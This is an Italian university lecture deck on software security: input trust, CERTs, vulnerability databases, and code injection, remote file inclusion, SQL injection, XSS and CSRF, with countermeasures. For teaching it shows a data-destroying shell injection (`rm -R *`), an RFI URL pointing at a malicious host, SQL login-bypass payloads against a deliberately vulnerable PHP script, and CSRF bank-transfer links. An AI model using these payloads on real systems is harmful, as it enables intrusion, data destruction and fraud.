


vulnerabilità del software

programmi non fidati

- è ovvio che l'esecuzione diretta di programmi non fidati è una minaccia
 - es. software scaricato da Internet
- la vulnerabilità in questo caso non è legata al software ma all'inesperienza dell'utente

correttezza del software




- un programma è corretto quando su qualsiasi input che soddisfa le precondizioni l'output soddisfa le postcondizioni
- assumiamo (leggi riponiamo fiducia nel fatto) che...
 - il produttore/progettista abbia chiare precondizioni e postcondizioni

correttezza e sicurezza

- programmi non corretti sono un problema
 - fanno cose inattese
- ...ma la correttezza non basta
- non è detto che l'input soddisfi le precondizioni!

programmi corretti e input non corretto



- un programma corretto è **vulnerabile** quando esiste un input che **non soddisfa la precondizioni** per cui non c'è una verifica e un error handling “adeguato”

contratti

- contratto tra chiamante e chiamato
 - contratto = preconditione+postcondizione
 - importante nell'ambito della chiamata a metodo (o funzione o affini)
- approccio design by contract
 - il chiamato assume che le preconditioni siano rispettate
 - efficiente
 - release
- approccio defensive programming
 - il chiamato non si fida e verifica la preconditione
 - inefficiente
 - debug
 - **fondamentale per la sicurezza**
 - da usare in release solo dove è strettamente necessario (vedi «input non fidato»)

input fidato e non: definizione

- una sorgente di input è o fidata o non fidata
 - la fiducia è sempre definita rispetto ad un certo programma o esecuzione di programma in un dato contesto (es. passwd eseguito da root)
- **non fidata se...**
 - il programma opera con diritti diversi o maggiori del soggetto che ha creato l'input
- un programma vulnerabile diviene una minaccia quando il suo input proviene da fonte **non fidata**
 - perché la sorgente può sfruttare la vulnerabilità del programma per effettuare operazione che altrimenti non potrebbe fare

input fidato e non: esempi

- esempi di fonti non fidate
 - pagine web per il browser
 - il browser può scrivere sulla home dell'utente, chi ha creato la pagina web no
 - richieste http per un web server
 - il web server può leggere il filesystem dell'host su cui è installato, il browser che fa la richiesta no
 - email per il mail user agent (mua)
 - il mua può scrivere sulla home dell'utente, chi ha creato l'email no
 - i parametri del comando passwd per il comando passwd
 - il comando passwd può modificare il file /etc/passwd, l'utente che lancia tale comando no (non direttamente)

programmi senza validazione dell'input

- se l'input non è validato il comportamento può essere imprevedibile
- tipicamente crash
 - ...se l'input contiene è errore innocuo
- nel caso peggiore il programma può eseguire operazioni arbitrarie
 - ...per esempio formattare il vostro hard disk
- se l'input è costruito ad arte da un hacker egli può decidere ciò che il vostro programma farà

applicazioni comuni e input non fidato

- altri esempi di programmi in cui una vulnerabilità può rappresentare una minaccia...
- ...quando l'input (documenti o programmi) sono ottenuti via email, web, ftp
 - suite di produttività (es. office)
 - viewer (es. acrobat per i pdf)
 - interpreti anche se “sicuri” (la Java Virtual Machine del vostro browser)
 - virtualizzazione, sandbox, ecc.

i CERT

- chi trova una vulnerabilità in un software noto...
 - avvisa il **suo** Computer Emergency Response Team
- il CERT
 - verifica l'esistenza della vulnerabilità
 - avverte il produttore
 - dopo un certo periodo di tempo (15-30gg) divulga il security advisory (tipicamente via web o mailing list)

CERT

- i cert svolgono anche funzioni di coordinamento, divulgazione e supporto alla risposta agli incidenti
 - dovrebbero collaborare tra di loro ma raramente ciò avviene
- alcuni cert famosi
 - cert italiano www.certnazionale.it
 - cert statunitense www.us-cert.gov
 - cert coordination center www.cert.org

vulnerabilities DB

- alcuni db di vulnerabilità famosi
 - National Vulnerability Database - nvd.nist.gov
 - Common Vulnerability Exposure - cve.mitre.org
 - The Open Source Vulnerability Database - osvdb.org
 - SANS www.sans.org
 - SecurityFocus www.securityfocus.com
 - tutti i produttori hanno servizi per la sicurezza (mailing list, patches, bugtracking)
 - <http://www.microsoft.com/security>
 - <http://www.redhat.com/security/>

esempio di security advisory

<http://nvd.nist.gov/nvd.cfm> - search for “explorer jpeg”

Vulnerability Summary CVE-2005-2308

Original release date: 7/19/2005

Last revised: 10/20/2005

Source: US-CERT/NIST

Overview

The JPEG decoder in Microsoft Internet Explorer allows remote attackers to cause a denial of service (CPU consumption or crash) and possibly execute arbitrary code via certain crafted JPEG images, as demonstrated using (1) mov_fencepost.jpg, (2) cmp_fencepost.jpg, (3) oom_dos.jpg, or (4) random.jpg.

Impact

CVSS Severity: 8.0 (High) Approximated

Range: Remotely exploitable

Impact Type: Provides user account access , Allows disruption of service

References to Advisories, Solutions, and Tools

External Source: BID ([disclaimer](#))

Name: 14286

Hyperlink: <http://www.securityfocus.com/bid/14286>

[...]

Vulnerable software and versions

Microsoft, Internet Explorer, 6.0 SP2

Technical Details

CVSS Base Score Vector: ([AV:R/AC:L/Au:NR/C:P/I:P/A:C/B:N](#)) Approximated ([legend](#))

Vulnerability Type: Buffer Overflow , Design Error

CVE Standard Vulnerability Entry:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-2308>

impatto della mancata validazione dell'input

Rank	Flaw	TOTAL	2001	2002	2003	2004	2005	2006
Total		18809	1432	2138	1190	2546	4559	6944
[1]	XSS	13.80%	2.20%	8.70%	7.50%	10.90%	16.00%	18.50%
[2]	buf	12.60%	19.50%	20.40%	22.50%	15.40%	9.80%	7.80%
[3]	sql-inject	9.30%	0.40%	1.80%	3.00%	5.60%	12.90%	13.60%
[4]	php-include	5.70%	0.10%	0.30%	1.00%	1.40%	2.10%	13.10%
[5]	dot	4.70%	8.90%	5.10%	2.90%	4.20%	4.30%	4.50%
			31.10%	36.30%	36.90%	37.50%	45.10%	57.50%

da <http://cve.mitre.org/docs/vuln-trends/> (2007)

impatto della mancata validazione dell'input

tipo	2012		2015		
	qty	%	qty	%	
xss	801	15,41%	683	10,77%	
csrf	165	3,17%	209	3,29%	
php	685	13,18%	465	7,33%	
buffer	428	8,23%	375	5,91%	
sql	334	6,42%	315	4,97%	
	2464	46,41%	2188	34,49%	
total	5199		6344		
firmware	51	0,98%	141	2,22%	

da <http://nvd.nist.gov> feeds in formato xml
stima in base alla presenza di parole nel campo "vuln:summary"

vulnerabilità di programmi interpretati

code injection

- inserimento, tramite l'input, di codice dentro un programma
 - l'obiettivo di gran parte degli attacchi
- si può fare in tanti modi diversi

il problema della sostituzione

- molti linguaggi interpretati si basano su sostituzioni
 - linguaggi per shell scripting (es. bash, perl)
 - SQL
 - linguaggi per lo sviluppo di web applications
- un input X diventa parte di una stringa S
- S viene trattata come parte di codice
- esempio il programma prova.sh

```
#!/bin/sh  
echo $1
```

- cosa succede se scrivo...

```
prova.sh "`rm -R *`"
```

?

– non fate la prova, è pericoloso!!!

bash

- evitare di scrivere script bash che girano su input non fidato
 - es. server

perl e il taint mode

- perl è fortemente basato su sostituzioni
 - molti script perl sono vulnerabili
 - lo sono molti vecchi .cgi
- *taint mode* (perl -T)
 - quando eseguito in taint mode l'interprete genera un errore quando un dato che deriva da un input viene usato all'interno di system(), open(), exec, ecc.
- utile per scrivere in perl programmi che non si fidano dell'input

remote file inclusion

- il codice dell'applicazione ha include parametrici
 - es. `<? php include($page . '.php'); ....`
- i parametri sono inizializzati dall'url
 - `http://www.sb.com/index.php?page=userheader`
 - si presume che `userheader.php` sia presente sul server
- exploit
 - `http://www.sb.com/index.php?page=http://www.malicious.com/include_me`

sql injection

- è una tecnica di attacco a application server basati su database
 - cioè tutti
- tipicamente l'application server genera statement SQL a partire dall'input
 - l'input sono i parametri passati tramite GET e POST

DB di esempio

```
mysql> show columns from user;
```

Field	Type	Null	Key	Default	Extra
name	char(11)		PRI		
password	char(11)				
role	char(11)				

```
3 rows in set (0.00 sec)
```

```
mysql> show columns from role;
```

Field	Type	Null	Key	Default	Extra
adduser	enum('Y','N')			Y	
deluser	enum('Y','N')			Y	
viewdata	enum('Y','N')			Y	
modifydata	enum('Y','N')			Y	
rolename	char(11)		PRI		

```
5 rows in set (0.00 sec)
```

```
mysql>
```

esempio

- /var/www/php/login.html

```
<html>
  <head>
    <title>The login form</title>
  </head>
  <body>

    <form action="access.php" method="POST">
      username: <input type="text" name="name"><br>
      password: <input type="password" name="password"><br>
      <input type="submit">
    </form>

  </body>
</html>
```

esempio

- /var/www/php/access.php

```
<?
mysql_pconnect("localhost","root","");
mysql_select_db("test");
$name=$_POST['name'];
$pwd=$_POST['password'];

$query= "SELECT role
        FROM user
        WHERE name='$name' AND password='$pwd' ";

echo "Name: $name<br>\n";
echo "Password: $pwd<br>\n";
echo "Query: $query<br>\n";

$result = mysql_query($query);
```

esempio

...

```
if ( ! $result )
{
    echo "mysql error:<BR> " . mysql_error() . "\n";
}

if ( $result && mysql_num_rows($result)>0 )
{
    $a = mysql_fetch_array($result);
    $role=$a[role];
    echo "<BR><BR>Ciao $name il tuo ruolo e' $role\n";
}
else
{
    echo "<BR><BR>No user.";
}
```

?>

comportamento normale

- la stringa di benvenuto viene stampata solo se la password è corretta
 - Ciao \$name il tuo ruolo e' \$role\n
- altrimenti si comunica che un tale utente non esiste
 - No user.
- ... ma è possibile entrare anche senza password :)

sql injection

- l'idea è di dare un input che modifica la semantica della query sql, esempio...

SELECT role

FROM user

WHERE name='\$name' AND
password='\$pwd'

cosa diventa se

\$name= "maurizio' -- "

sql injection

- `SELECT role FROM user WHERE name='maurizio' -- ' AND password=""`
 - l'ultima parte è commentata!!!
 - non c'è più bisogno della password

sql injection

- con \$name= "ksdf' or 1=1 -- "
- SELECT role FROM user WHERE
name='ksdf' or 1=1 -- ' AND password="– la condizione è sempre vera!
– non c'è bisogno neanche di conoscere il
nome utente!

varianti

- alcuni DBMS permettono di eseguire più statements separati da “;”
 - molto semplice aggiungere nuove query in coda
- tramite INSERT è possibile modificare il DB.
- molti DBMS possono memorizzare nel DB degli script che possono essere eseguiti
 - stored procedure
- sql injection può provocare l'esecuzione di stored procedure

varianti

- le stored procedure possono essere molto potenti come, ad esempio, in sql server
- xp_cmdshell <comando>
 - permette di eseguire sulla macchina un qualsiasi comando
- sp_makewebtask <outputfile> <query>
 - permette di scrivere su un file il risultato di una query
 - outputfile può anche essere una risorsa di rete (SMB share) scrivibile

difficoltà

- creare un attacco sql injection senza avere il codice del sistema è difficile (non impossibile)
- l'attacco è semplificato se
 - si conoscono i nomi delle tabelle e delle colonne
 - si conoscono le query
- su sistemi open source l'attacco è più semplice

rilevare l'attacco

- il web server non va in crash
- il servizio non è interrotto
 - a meno che non si sia corrotto il DB
- l'attacco potrebbe richiedere moltissimi tentativi automatizzati
 - gli errori sql potrebbero non venir loggati
 - molti accessi sono forse rilevabili da un network IDS
- se il database viene modificato tramite INSERT rimangono tracce evidenti

mascherare l'attacco

- difficile se il codice non è noto
- se il codice è noto l'attacco sarà stato messo a punto “in vitro”
- se l'attacco permette di avere accesso alla macchina tutte le tracce possono essere fatte sparire velocemente
- se l'attacco non permette di accedere alla macchina è difficile eliminare le tracce

evitare l'attacco

- fare il controllo di tutti gli input!!!
- preprocessare gli input
 - ' → \'
 - “ → \“
 - \ → \\ ecc.
- recenti versioni di PHP lo fanno da soli
 - configurabile
 - qual'è il default
 - non è detto che il programmatore possa scegliere la configurazione di php (vedi hosting)

può non bastare

- attenzione a unicode
- certi apici vengono trasformati dopo eventuali check e quoting!
 - esempio MySql
Bug #22243 Unicode SQL Injection Exploit
<http://bugs.mysql.com/bug.php?id=22243>

code injection su pagine web

XSS

web: l'illusione del “sito corretto”

- “se l'url è quello giusto allora mi fido del sito”
 - ... ma il sito può essere vulnerabile
- possibilità di modificare il comportamento di un sito puntandolo con un opportuno url
 - cross-site scripting (xss)
 - persistent
 - non-persistent
- cross-site request forgery (csrf)

non-persistent xss

- i server-side scripts possono usare parametri dell'url per formare le pagine visualizzate
- dai parametri nell'url l'html può essere iniettato nella pagina di risposta
- html può contenere client-side scripts
- il codice iniettato può inviare dati immessi in una form a chiunque
- molto difficile da rilevare perché il sito è quello giusto!

non-persistent xss

- ciò che si vede nell'email
 - “La preghiamo di verificare che il suo conto corrente presso securebank.com non contenga addebiti illeciti.”
- il sorgente
 - “... presso securebank.com ...”
 - script iniettato: <script>... </script>

non-persistent xss

- gli script server site usano il parametro “t” per il titolo della pagina
- ciò che l’utente vede
 - una pagina con titolo “login sicuro”
- il sorgente che lo produce
 - `<title> login sicuro <script>...</script> </title>`
 - `<script>...</script>` viene eseguito dal browser
- lo script può essere sofisticato e inviare username e password all’attaccante

persistent xss

- spesso i siti ricordano gli input degli utenti e poi li visualizzano
 - es. messaggi di un forum
 - la visualizzazione può avvenire quando un altro utente è loggato e lo script eseguito nel suo browser
- lo script entra in azione ad ogni visualizzazione
- lo script può replicarsi creando client-side worm!
 - specialmente su social networks

dom based xss

- dom: document object model
 - struttura dati che rappresenta una pagina html nel browser
 - può essere modificata «al volo» in javascript
- ajax permette di caricare ulteriori dati dal server
- javascript modifica il dom con i dati caricati
- i dati caricati possono contenere script precedentemente iniettati
 - ed essere caricati quando l'utente interagisce con la pagina

contromisura

- due alternative
 - non ammettere html come input
 - non ammettere html come output
 - Quoting
- XSS protection nei browser
 - verifica che gli script eseguiti non siano presenti nei parametri

altre vulnerabilità del web

cross-site request forgery (csrf)

- provate a mettere questo in una pagina
 - `<a href="http://securebank.com/bonifico?account=bob&amount=1000000&for=Fred"> clicca qui </a>`
- se l'utente è già loggato su securebank.com il bonifico è eseguito
- condizioni per l'attacco
 - securebank: sessione mantenuta con cookie
 - bob è loggato quando clicca
 - securebank non verifica il «referrer header»

csrf senza azione utente

- ``
- «l'immagine» viene caricata dal browser appena la pagina viene visualizzata
 - ... e il bonifico effettuato

login csrf

- S: un sito vulnerabile
- X: l'attaccante, ha un account su S
- U: utente ignaro...
- X fa un csrf che fa loggare U con le credenziali di X su S.
- X può poi loggarsi su S e verificare lo stato dell'account
 - esempio: ultime azioni fatte, rivelando informazioni private dell'utente

contromisura

- verifica sempre il referrer header
- non usare solo un cookie per la sessione ma anche un token passato come parametro
 - usare solo il token espone ad altri tipi di attacchi (session fixation)

web security: owasp.org

- enabling organizations to conceive, develop, acquire, operate, and maintain (web) applications that can be trusted
- open community
 - tutto il materiale rilasciato «free»
 - vulnerabilità attacchi contromisure documentazione codice ecc.
- è il punto di riferimento per la web security